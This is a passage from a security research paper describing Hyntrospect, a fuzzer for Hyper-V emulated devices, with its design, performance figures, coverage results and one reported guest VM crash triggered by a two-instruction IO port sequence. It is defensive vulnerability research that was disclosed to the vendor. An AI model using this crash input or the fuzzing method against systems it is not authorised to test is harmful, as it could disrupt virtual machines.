


Fig. 4. Hyntrospect workflow

- Hyper-V APIs
- Integration with other Windows components like the event logs
- Direct calls to .NET APIs or even embedding C#
- Plug-ins to Windows debugging engine.


This choice comes at the cost of speed.

## Work environment

*Overview of the working environment* The fuzzer has been written to run **elevated in the root partition in userland**: that enables injecting commands in the debuggee VM and monitoring in real time what happens in the userland of the root partition. The pitfalls of such an approach are that the hypervisor layer is not monitored by the fuzzer. It is an accepted risk: if the hypervisor crashes, the case is deemed interesting enough to be worth a full case examination and wasting some cycles (as the machine hence the fuzzer would be down). This can be partially mitigated by running the hypervisor inside another hypervisor, which is called nested virtualization, and by attaching a debugger to it.

*Nested virtualization* The current implementation of the fuzzer lets it run **either from a nested root partition (level 1) or directly in the root partition of the machine (level 0)**.

When nesting Hyper-V, Hyper-V runs on a Windows machine (level 0), which contains the targeted Hyper-V server and root partition (level 1), which runs a debug VM (level 2), as illustrated on figure 5. This infrastructure and debugging method are described by MSRC [41] and @gerhart\_x [18].



**Fig. 5.** Nested hypervisor setup

With this representation, the fuzzer runs in level 1 and monitors a level 2 VM.

The **benefits** of nesting the fuzzing environment is:

- In the case of a root partition corruption or hypervisor failure, to be able to take a snapshot of that state thanks to the checkpoint capability, and after the analysis the possibility to restart easily from a clean state without needing to reimagine the machine.
- To attach a debugger in the host to the level 1 hypervisor as presented in MSRC blog post - which partially mitigates the fact that the hypervisor layer is not monitored by the fuzzer (but would still require manual investigation in case of a crash).

The **drawbacks** of nesting are mostly tied to performance as it adds one more level of indirection, but it could also possibly impact the behavior of the hypervisor (virtualized hypervisor versus running on real hardware).

For the current analysis, the hypervisor **was run nested**.

*An entire process orchestration initiated by a fuzzer master* The fuzzer master deals with the overall logic and spawns different processes to debug, monitor, and fill the input folder. Each process then follows its own logic and execution. This design raised some challenges:

- Implementing a state machine is needed in case of crashes to halt the execution, but the code is split in between different processes. The solution was to send signals through the creation and the deletion of temporary files.
- Monitoring the state of the VM is not trivial as it may change and resume too fast to be detected by the monitoring process. The solution was to monitor the uptime of the VM: it should only grow after the snapshot is reapplied until the end of each case.

*Sending VM commands through PowerShell direct and using CHIPSEC* PowerShell direct [33] is used to send IOs directly from the VM and extract data from the VM.

As the communication between the devices and their controllers happens through IO ports, the VM has to simply issue IO ports IN [3] and OUT [4] operations. This needs to be done from the kernel. Reimplementing a specific driver would have been an option. For ease, CHIPSEC [1] drivers and wrappers were used. Indeed, CHIPSEC is a framework for analyzing the security of PC platforms including low level layers which provides APIs to interact with those layers.

By default with PowerShell Direct, the commands are executed in an unelevated shell. As the CHIPSEC IO commands need to be sent from an elevated shell, the default configuration raises issues and a registry key has to be modified to enable elevated execution by default [40].

*Reset of the initial state of the VM* Starting every new iteration in a clean state is critical. To achieve that, the checkpoint feature of Hyper-V was leveraged. Every single run starts after resetting the image and restarting the instrumentation on it. Time-wise, that choice is costly. Consistency was favored.

This also implies that the user needs to prepare a VM snapshot before running the fuzzer. That VM snapshot requires a certain state described in the README file of Hyntrospect's source repository.

*Concurrent runs* The behavior of a fuzzer needs to be deterministic in order to be reproducible. Fuzzing the same VM with different threads may prevent that. As a consequence, each process created by the fuzzer is single-threaded for now. Multi-threading the fuzzer to have it concurrently deal with several VMs will not be implemented: those multiple VMs would be too heavy for most environments. However, it is possible to start several instances of the fuzzer on the same machine against different VMs.

## The target's instrumentation

*Fuzzing through the debugger* Different approaches have been considered: emulating the code or monitoring existing running code. For the latter, the follow up question is whether a VM should be started on purpose or be monitored while running.

As the virtualization stack is complex, it was chosen to try to get as close as possible to a real execution context and attach to that running environment. This led to an **instrumentation based on debugging**.

Windows offers debugging engines that could be leveraged.

Binaries can act differently when attached to a debugger. This was taken into account but the target binaries do not seem to implement anti-debug features.

By design, as the fuzzer is positioned in userland, this restricts the debugging capabilities to the userland of the root partition. Porting it to kernel monitoring would require a modification of the fuzzer architecture (by adding components to the L0 layer, then injecting into the L1 layer which would then inject into the L2 layer).

*DbgShell at the core and technical problems solved* The code of the fuzzer relies on DbgShell [31] to instrument the target binaries.

Several difficulties were encountered (only the main ones are listed here):

- Some DbgShell commands are blocking (“g”): it is not possible to take over the debugger execution in an automated way until it reaches a breakpoint. The commands of the script after “g” will only be executed once a breakpoint is reached. The code had to be designed around that constraint. The debugger is a script on its own, launched in a separate process by the fuzzer master which deals with the overall logic and kills the debugger after use. The flow is like a ping pong game between the master which forces the VMs into sending IO commands and the debugger which handles breakpoints and lets the VM go.

- DbgShell is not a real shell: not all PowerShell commands can be used. The blockers during the implementation were Start-Job and Get-Credential. These had to be externalized and dealt with by the fuzzer main. Also, Write-Host and Write-Output are not printed at the same time: Write-Host had to be used.
- Launching a script in DbgShell which takes arguments required some experimentation. The arguments cannot be PowerShell objects, only strings that will be interpreted or numerals. Also, DbgShell needs to receive fullpaths.
- Restore-VMSnapshot is blocked (and blocking) when the VM is being debugged. This led to killing the debugger process (after killing the monitoring process) before applying the snapshot.

*The approach to perform coverage-guided fuzzing* In the first implementation, the trace was recorded for every instruction (“t” on WinDbg). This was extremely slow and the mutations needed to be computed post runs to not slow it down even more. Also, with that first naive approach, the fuzzer created a random file in real time and consumes it for each iteration, with no feedback loop.

On a second implementation, conditional breakpoints were set. This also massively slowed down the flow.

A more refined strategy has then been implemented, which was inspired by Samuel Groß (@5aelo) technique on ImageIO [14], also developed by Brandon Falk (@gamozolabs) for mesos [16]. The current schema is already leveraging a debugger so a shadow mapping of int3 is already “available for free”.

**The approach:**

- If the corpus is empty, a **seed** made of a record of **legitimate traffic** for that device is generated.
- If the breakpoint list does not exist yet, **all basic blocks’ addresses are precomputed** through IDA [2]. That list can be consumed and updated in the script.
- The fuzzer **master** starts the input generator, consumes the unreached addresses, sets static breakpoints (with Intel assembly instruction “int3”) on those, and consumes the oldest temporary file among all temporary files in the corpus directory. Every time the debugger engine reaches one of the int3 instructions, the script:
  - updates the corpus with the input file truncated at the largest offset triggering a breakpoint; it copies that truncated file to

- a permanent file in that same corpus, and as a consequence guides the fuzzer towards that new coverage
- removes the breakpoint from the breakpoints list
- removes the breakpoint in the debugger and completes the run (in case something interesting comes out of it). When reaching the end of an input file, that file is deleted.
- **Input generator:** the script is started at each iteration (which is less resource intensive than a while loop). It feeds the corpus folder with up to  $n$  new samples labelled as tmp files. It applies different strategies to diversify the input.
- **Coverage:** the coverage can be computed by subtracting the unreached breakpoints to the list of blocks addresses that were retrieved from IDA. The coverage is LightHouse [25] compliant. That operation is done offline in a dedicated script.

The input files are a sequence of IO operations. They are made of sequences of bytes that are translated into an operation (read or write), a compatible IO port, length, and IO value (in case of a write operation). The list of acceptable values for each of the parameters is listed in the configuration file. For each of them, the raw byte of the input file is read, reduced modulo the number of possible parameter values and used as an index to get the value. For example, if  $[0x60, 0x61, 0x62]$  are the possible values for the IO ports, and 5 is read, it will point to the index  $5 \% 3 = 2$ , which is port  $0x62$ . When reaching the end of the input file, the current input is padded with zeros to cover all the arguments needed.

After each coverage increase, the file is truncated to the offset following the operation responsible for the increase and added to the corpus file. This means that the new corpus file is a sequence of IO operations which increased the coverage and which is used as a base for future file generation.

*Pre-generation of block's addresses* This point raises one design choice: edge coverage (monitoring the different possible paths in the binary) versus block coverage (independently of the caller). For instance, AFL checks information about the origin and the destination (edge) in the flow graphs (as expressed in this whitepaper [19]).

The problem of only breaking on the beginning of blocks is to get there through a given edge (certain IO), remove the breakpoint, expand the corpus, and ignore edges to that address from different origins (which would have been interesting to add to the corpus). Finding a bug through an undiscovered edge to a known block would still be possible when

elaborating on top of existing samples but less likely as it would not be seen as a new case (marked and added to the corpus).

Both approaches could be implemented here, covering edges is more complex. Covering blocks was chosen for ease.

As a consequence, the addresses of all targeted basic blocks have to be extracted from the target binary using IDA. A helper already written by Samuel Groß (@5aelo) for TrapFuzz [13] was modified to be runnable on Windows and from the script. It can be either called from the script or called standalone by the user.

This led to an intriguing technical issue: when running a python script in IDA from the command line, the list of breakpoints was different from the one computed when running the same script from IDA GUI. The explanation is IDA autoanalysis which needs to be complete before starting any code analysis. This can be done using: `Ida auto_wait()`.

**Input generation** For coverage-guided fuzzing, the input generation strategy is a key component.

*Strategy for the new input files' generation* Samples from the corpus are picked and modified in the following ways:

- Append:  $n$  bytes are appended at the end of the sample.
- Mutation: random bits of the sample are flipped with a notion of density. The first mutations can be done at minimal density, starting with only 1 bit per sample. The density can then be increased once the coverage plateaus.
- Introduction of new input: once in a while, some new input is created from scratch. New random input files can be interesting to find edge cases.

The maximal mutation rate is controlled by the user. The weight of each of these 3 alternatives has been defined empirically, is hard-coded, and may need to be adjusted.

*Strategy for the seeds' generation* Having meaningful seeds can speed up the discovery process of the coverage guided fuzzer as the first sets of input are mostly derived from these seeds. A script enables the user to record legitimate traffic on the device of interest. That traffic is then converted to consumable input.

This requires access by the script to the symbols to put breakpoints on the entry points (`NotifyIOPortRead` and `NotifyIOPortWrite` of the relevant controller). Some prior reversing work is needed to know the exact



device handler's name, and to get an approximate understanding of the used IO ports. The unexpected IO port reads / writes on the device are signaled as errors and blocking during the seed generation.

**Crash qualification** Another key component of coverage-guided fuzzers is the qualification of unexpected behaviors.

*Classes of vulnerabilities considered* The classes of vulnerabilities considered are memory corruption bugs (through pageheap), state machine logic errors, and parsing errors. Use-after-frees may get detected if the VM crashes. Race conditions can not be detected in most cases.

*Memory corruption detection* Ideally, the goal would be to reproduce ASAN behavior. However, this is not a feature that is directly available through the fuzzer. A workaround is to set pageheap through gflags on the target DLL prior to runs. No crash has been reported so far, so there is no evidence this strategy works. An initial idea was to add DR breakpoints around sensitive buffers, if any - but that does not scale.

*Crash handling* When there is a crash or a VM reset, 2 different mechanisms handle it:

- DbgShell catches an exception
- And/Or the monitoring process detects that the VM has stopped running.

In both cases, it triggers a timestamped crash folder containing:

- The configuration file
- The input file(s)
- The host event logs (channels: "Microsoft-Windows-Hyper-V-Hypervisor-Admin", "Microsoft-Windows-Hyper-V-Hypervisor-Analytic", "Microsoft-Windows-Hyper-V-Hypervisor-Operational", "Microsoft-Windows-Hyper-V-Worker-Admin", "Microsoft-Windows-Hyper-V-Worker-Analytic", "Microsoft-Windows-Hyper-V-Worker-Operational")
- The Error and Critical logs from the System event log of the guest
- The latest error.

The main script can then be started in repro mode with the crash folder as an argument. Figure 6 shows a typical crash folder.

The oldest file from the input file is always the first one consumed. In the unlikely case where both DbgShell and the monitoring process would crash, the input responsible for that crash could be retrieved as the oldest




Fig. 6. Screenshot of a crash folder

temporary file in the input folder. That case would need to be handled by hand.

Some perturbations to that flow could be added by pageheap. That case has not been witnessed yet.

At this point, all the core components needed for Hyntrospect's coverage-guided fuzzing have been presented.

## Additional features

*Visualization of the coverage in IDA Pro* IDA Pro or Binary Ninja are needed to use that feature as it relies on Lighthouse [25]. Generally speaking, IDA was arbitrarily chosen for this project (the breakpoint list initialization script is also written for IDA specifically).

The helper `Create-CoverageFile.ps1` creates a Lighthouse compatible coverage file to display the coverage from the initial breakpoint list (saved by the fuzzer) and the updated breakpoint list.

Syntax: `vmemulateddevices+offset`

Figure 7 shows a screen capture of IDA (when all instructions are traced).

*Additional helpers* 4 more helpers are available for the user:

- `Create-CorpusSeed.ps1`: it prepares a seed in the fuzzer compliant format for the targeted emulated device.




Fig. 7. Screenshot of coverage in IDA

- `Translate-InputBytesToFulltext.ps1`: it translates an input file in the transcript of the corresponding IO operations.
- `findPatchPoints.py`: IDA script that outputs a list of the blocks' addresses of the binary.
- `findPatchPointsWithKeyword.py`: this is the same IDA script as `findPatchPoints.py` except that it filters the function names on a given keyword (to restrict the basic blocks to a relevant subset). The keyword is currently hardcoded.

The last 2 files are written in Python to be executable on IDA Pro.

## 5 Current results

This section exposes the results obtained by running Hyntrospect against some first targets. As of today, no security bugs have been found, though one guest VM crash was discussed with MSRC.

### 5.1 The first targets, runtime environment and performance

The very first implementation of the fuzzer was tested against the i8042 device which handles for example PS/2 mouse and keyboard. There was no particular reason to pick that specific device except that it was a legacy feature, so there was hope that some legacy code could have been simply ported. Once the fuzzer was implemented, some more devices were



- The size of the input file: the more operations, the longer it takes. Files below 4 KB are advised.

These 3 factors apply for each new input case.

The **runtime per case** depends on the number of breakpoints hit and on the size of the input file: it spans from a few seconds for 1 KB input files with no breakpoint removed to several minutes for the first run on large seed files. (For example, for a first run with a 6 KB seed which removed about 450 breakpoints, the execution time went up to 28.5 minutes.)

The most important factor is the size of the list of breakpoints. Here are figures retrieved from the local setup:

Breakpoints file size	Number of breakpoints	Time to set up the breakpoints in DbgShell at each iteration
2 KB	150	immediate
5 KB	500	6 seconds
9 KB	1000	20 seconds
18 KB	2000	1 minute 15 seconds
42 KB	4751	~ 9.5 minutes
46 KB	5175	~ 13.5 minutes

The reader will notice that **the ratio time / number of breakpoints is not linear**. This is why it is highly recommended to **provide a minimized list of breakpoints** (focusing on one device or a subset of functions of interest). An additional helper script filtering IDA functions on a keyword was created.

As a note, the original size of the DLL used for this test was 611 KB which resulted in a breakpoints list of 132 KB containing 15242 breakpoints. It was shrunk to 5175 breakpoints to only cover some of the code (a third of the DLL).

Also, **the longer the fuzzer runs, the faster the runs are** as there are fewer breakpoints set and fewer breakpoints reached during execution.

**Setting a maximum for the size of the input file** is also an efficient technique to keep the runs short.

Size of the input file	Duration of the run (with no bp removed)
480 bytes	30 seconds
960 bytes	1 minute
1900 bytes	2 minutes
3840 bytes	3 minutes and 15 seconds

Unlike the number of breakpoints, the size of the input seems to have an almost linear impact on the time it takes to run the case.

For the current version of Hyntrospect, **speed is as a consequence the major drawback. Some optimizations in future versions of the tool could enhance its speed** and enable the use of a larger input. The most promising idea would be to replace DbgShell by either another solution or to reimplement a minimal debugger that would insert the int3 instructions and keep a shadow table of the addresses and initial instructions.

## 5.2 Coverage of these targets

The coverage displayed here is defined per basic blocks covered. First, the breakpoint list of the DLLs has been trimmed to keep only the breakpoints that are related to the device and the coverage was calculated on that subset.

It has been computed on the local runtime environment. The fuzzer has run a maximum of 3 days for each case. Porting it to Google Cloud Platform is currently work in progress.

vmemulateddevices.dll	Access with NotifyIO-PortRead/Write	Current coverage
I8042Device	IO ports 0x60, 0x61, 0x62, 0x64	40%
Ps2Keyboard		
Ps2Mouse		
VideoS3Device	IO port 0x3B0 -> 0x3DF, 0x4AE0-> 0x4AEF	42.7%
VideoDevice		
VideoDirt		
VmEmulatedStorage.dll	Access with NotifyIO-PortRead/Write	Current coverage
FloppyControllerDevice	IO ports 0x3F0 -> 0x3F5, 0x3F7	43.3%
IdeControllerDevice	IO ports 0x1F0->0x1F7, 0x170->0x177, 0x3F6, 0x376 + for write: 0x1E0->0x1EF, 0x160->0x16F	28.8%

A certain number of blocks were not reached for 2 reasons:

- the setup functions are not called as the fuzzer attaches to an already running VM.
- the debug strings blocks are skipped.

Porting the code to Cloud is the next goal to enhance that coverage.

In parallel, Microsoft has published their own coverage of Hyper-V [15, slide 24].

### 5.3 Guest VM crash caused by memory mapping

This first short fuzzing campaign discovered one bug. That issue was found when testing the very first device: the I8042 device. This was not considered as a security bug or a usable primitive.

The fuzzer reported several input files that led to crashes. The behavior could be reproduced consistently for these files. Every run led to a BSOD of the VM, and even more interestingly to different error messages and stacks at each run:

- SYSTEM\_SERVICE\_EXCEPTION (0x3b);
- PFN\_LIST\_CORRUPT (4e);
- PAGE\_FAULT\_IN\_NONPAGED\_AREA (0x50);
- ATTEMPTED\_WRITE\_TO\_READONLY\_MEMORY (0xbe);
- KERNEL\_SECURITY\_CHECK\_FAILURE (0x139);
- ...

When analyzing the set and minimizing the input, 2 instructions seemed responsible: OUT 0x64 0xd1 followed (not necessarily immediately) by OUT 0x60 <value>.

Isolating those 2 instructions enabled more targeted debugging using WinDbg by attaching it to vmwp.exe and running the commands from the guest. This also enabled in parallel understanding the root cause better in IDA.

When passing OUT 0x64 0xd1 and then OUT 0x60 <value with bit 0 set to 1 and bit 1 set to 0>, the execution flow leads to “PciBusDevice::HandleA20GateChange” which updates the memory addressing and thus mapping on the host, but does not seem to update the guest with that information.

This has not been investigated in much depth after that point. Indeed, as the commands on the VM are executed as administrator, this could not lead to an elevation inside the VM. The host is not affected by the bug. A potential interest in remapping the memory would have been to circumvent virtualization-based security measures by leaking memory information that should not be readable by the VM kernel. This however

seems extremely hard to accomplish as the first mis-allocation makes the kernel panic when the VM execution resumes. In theory, the only way to work around this would be to set beforehand a bunch of samples of kernel code that would dump memory executing in high priority (. . . but dump where? disk accesses are too slow). And even if it were to work, it would be extremely unstable. All in all: this does not seem doable.

This was shared with Saar Amar from MSRC in January 2021.

Even if the outcome cannot be used, this validates the behavior of the fuzzer, crash handling and reproduction scripts.

## 6 Future endeavours

### 6.1 Fuzzer internals

Some trade-offs were mentioned when explaining the design choices. The main ideas for future improvements are:

- Refining the mutation strategy, possibly by leveraging existing engines or their logic. Machine learning could help. Here [44] is a paper focusing on that topic.
- The fuzzer is currently targeting only userland, not the kernel of the root partition. DbgShell cannot do kernel debugging. A workaround is doing nested virtualization and debugging the VM kernel and hypervisor with WinDbg instances for the fuzzer lifetime. If any of those happened to crash, it would be non automated but certainly worth the investigation. The material is saved before being used so the latest state when rebooting would reflect what led to the crash. A heavier modification to adapt the fuzzer would be to monitor level 0 which would inject into level 1 which would inject into level 2.
- Speed-wise, as expressed before, two main factors reduce the performance of the fuzzer: the restoration of a snapshot for the debuggee VM, and the number of breakpoints set within DbgShell. It is strongly recommended to sanitize the list of breakpoints' addresses manually before running the fuzzer for large targets by only keeping the sections of interest. The next step would be to replace DbgShell.
- Minimization of the cases.

### 6.2 Porting to GCP

The goal of porting to Google Cloud Platform is to scale in 2 different ways:



- Port the fuzzer to new devices and have more fuzzers run in parallel.
- Run the fuzzers faster and for a longer time, which will very likely result in extending the coverage.

This is currently work in progress. The environment as defined before can be pushed to GCP.

### 6.3 Porting the fuzzer to other userland targets

The first goal will be to keep covering IO-based targets that are in userland.

### 6.4 Broader cases with some PowerShell development

Beyond that, the goal will be to port the fuzzer to other targets in userland by passing different sets of commands than the IO port commands. This part can be achieved by modifying the expected configuration file and the fuzzer engine (mostly `Main.ps1` and `fuzzer-master.ps1`). Some additional files would also require adjustments. The goal would be to keep the structure of the fuzzer with a `Main` calling a fuzzer master which spawns input generators, VM monitoring... and use it as a frame for a whole range of commands that could be executed within the VM.

## 7 Conclusion

Hyntrospect is a new tool that enables fuzzing Hyper-V emulated devices' controllers using code coverage to guide the generation of the fuzzer input. The motivation was to get code coverage in a similar way as Microsoft did with their fuzzer, but without access to the sources. The core of its design is based on running the binaries in their real environment through debugging to preserve all the aspects and side effects of this complex stack, the main drawback being performance (speed). The coverage results presented here and the guest VM crash found during the runs validated its behavior. No security vulnerability has been found yet on local runs (up to 3 days per run on 4 different devices). Porting it to Cloud might enhance the results. The fuzzer was opened to the community to share and get contributions. One of the main goals for future development will be to port it to broader use cases in the userland of the root partition.

## References

1. CHIPSEC GitHub repository. <https://github.com/chipsec/chipsec>.
2. IDA Pro page. <https://www.hex-rays.com/products/ida/>.
3. x86 Instruction Set Reference IN. [https://c9x.me/x86/html/file\\_module\\_x86\\_id\\_139.html](https://c9x.me/x86/html/file_module_x86_id_139.html).
4. x86 Instruction Set Reference OUT. [https://c9x.me/x86/html/file\\_module\\_x86\\_id\\_222.html](https://c9x.me/x86/html/file_module_x86_id_222.html).
5. CVE-2015-3456, 2015. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-3456>.
6. CVE-2018-0888, 2018. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0888>.
7. CVE-2018-0959, 2018. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0959>.
8. Saar Amar and Daniel King. Breaking VSM by Attacking SecureKernel - BlackHat USA 2020, 2020. [https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2020\\_08\\_BlackHatUSA/Breaking\\_VSM\\_by\\_Attacking\\_SecureKernel.pdf](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2020_08_BlackHatUSA/Breaking_VSM_by_Attacking_SecureKernel.pdf).
9. Damien Aumaitre. Fuzz and Profit with WHVP - SSTIC 2020, 2020. [https://www.sstic.org/2020/presentation/fuzz\\_and\\_profit\\_with\\_whvp/](https://www.sstic.org/2020/presentation/fuzz_and_profit_with_whvp/).
10. Damien Aumaitre. WHVP GitHub repository, 2020. <https://github.com/quarkslab/whvp>.
11. Joe Bialek. Exploiting the Hyper-V IDE Emulator to Escape the Virtual Machine - BlackHat USA 2019, 2019. [https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2019\\_08\\_BlackHatUSA/BHUSA19\\_Exploiting\\_the\\_Hyper-V\\_IDE\\_Emulator\\_to\\_Escape\\_the\\_Virtual\\_Machine.pdf](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2019_08_BlackHatUSA/BHUSA19_Exploiting_the_Hyper-V_IDE_Emulator_to_Escape_the_Virtual_Machine.pdf).
12. Diane Dubois. Hyntrospect GitHub repository, 2021. <https://github.com/googleprojectzero/Hyntrospect>.
13. Samuel Groß (*5aelo*). TrapFuzz GitHub repository. <https://github.com/googleprojectzero/p0tools/tree/master/TrapFuzz>.
14. Samuel Groß (*5aelo*). Fuzzing ImageIO, 2020. <https://googleprojectzero.blogspot.com/2020/04/fuzzing-imageio.html>.
15. David *dwizzle* Weston. Keeping Windows Secure - Bluehat IL 2019, 2019. <https://github.com/dwizzle/Presentations/blob/master/David%20Weston%20-%20Keeping%20Windows%20Secure%20-%20Bluehat%20IL%202019.pdf>.
16. Brandon Falk (*gamozolabs*). mesos GitHub repository. <https://github.com/gamozolabs/mesos>.
17. Arthur Khudyaev (*gerhart\_x*). gerhart\_x GitHub page. <https://github.com/gerhart01>.
18. Arthur Khudyaev (*gerhart\_x*). Hyper-V Internals blog by gerhart\_x, 2021. <https://hvinternals.blogspot.com/>.
19. Michał Zalewski (*lcamtuf*). Technical "whitepaper" for afl-fuzz. [https://lcamtuf.coredump.cx/afl/technical\\_details.txt](https://lcamtuf.coredump.cx/afl/technical_details.txt).
20. Jordan Rabet (*smealum*). Hardening Hyper-V through offensive security research - BlackHat USA 2018, 2018. <https://i.blackhat.com/us-18/Thu-August-9/us-18-Rabet-Hardening-Hyper-V-Through-Offensive-Security-Research.pdf>.

21. Alisa Esage. Hypervisor Vulnerability Research State of the Art - Zer0Con 2020, 2020. <https://alisa.sh/slides/HypervisorVulnerabilityResearch2020.pdf>.
22. Ivan Fratric. winaf1 GitHub repository. <https://github.com/googleprojectzero/winaf1>.
23. Ivan Fratric. winaf1 with Dynamorio Instrumentation mode. [https://github.com/googleprojectzero/winaf1/blob/master/readme\\_dr.md](https://github.com/googleprojectzero/winaf1/blob/master/readme_dr.md).
24. Ivan Fratric. Jackalope GitHub repository, 2020. <https://github.com/googleprojectzero/Jackalope>.
25. gaasedelen. Lighthouse GitHub repository. <https://github.com/gaasedelen/lighthouse>.
26. Google. Coverage guided vs blackbox fuzzing. <https://google.github.io/clusterfuzz/reference/coverage-guided-vs-blackbox/>.
27. Intel. Processor Tracing, 2013. <https://software.intel.com/content/www/us/en/develop/blogs/processor-tracing.html>.
28. Intel. Pin - A Dynamic Binary Instrumentation Tool, 2018. <https://software.intel.com/content/www/us/en/develop/articles/pin-a-dynamic-binary-instrumentation-tool.html>.
29. Nicolas Joly and Joe Bialek. A Dive in to Hyper-V Architecture and Vulnerabilities - BlackHat USA 2018, 2018. [https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2018\\_08\\_BlackHatUSA/A%20Dive%20in%20to%20Hyper-V%20Architecture%20and%20Vulnerabilities.pdf](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2018_08_BlackHatUSA/A%20Dive%20in%20to%20Hyper-V%20Architecture%20and%20Vulnerabilities.pdf).
30. LLVM. libFuzzer. <https://llvm.org/docs/LibFuzzer.html>.
31. Microsoft. DbgShell GitHub repository. <https://github.com/microsoft/DbgShell>.
32. Microsoft. Generation 2 Virtual Machine Overview, 2016. [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn282285\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn282285(v=ws.11)).
33. Microsoft. Virtual Machine automation and management using PowerShell, 2016. <https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/user-guide/powershell-direct>.
34. Microsoft. Debugger Engine Introduction, 2017. <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction>.
35. Microsoft. GFlags and PageHeap, 2017. <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap>.
36. Microsoft. Virtualization-based Security (VBS), 2017. <https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs>.
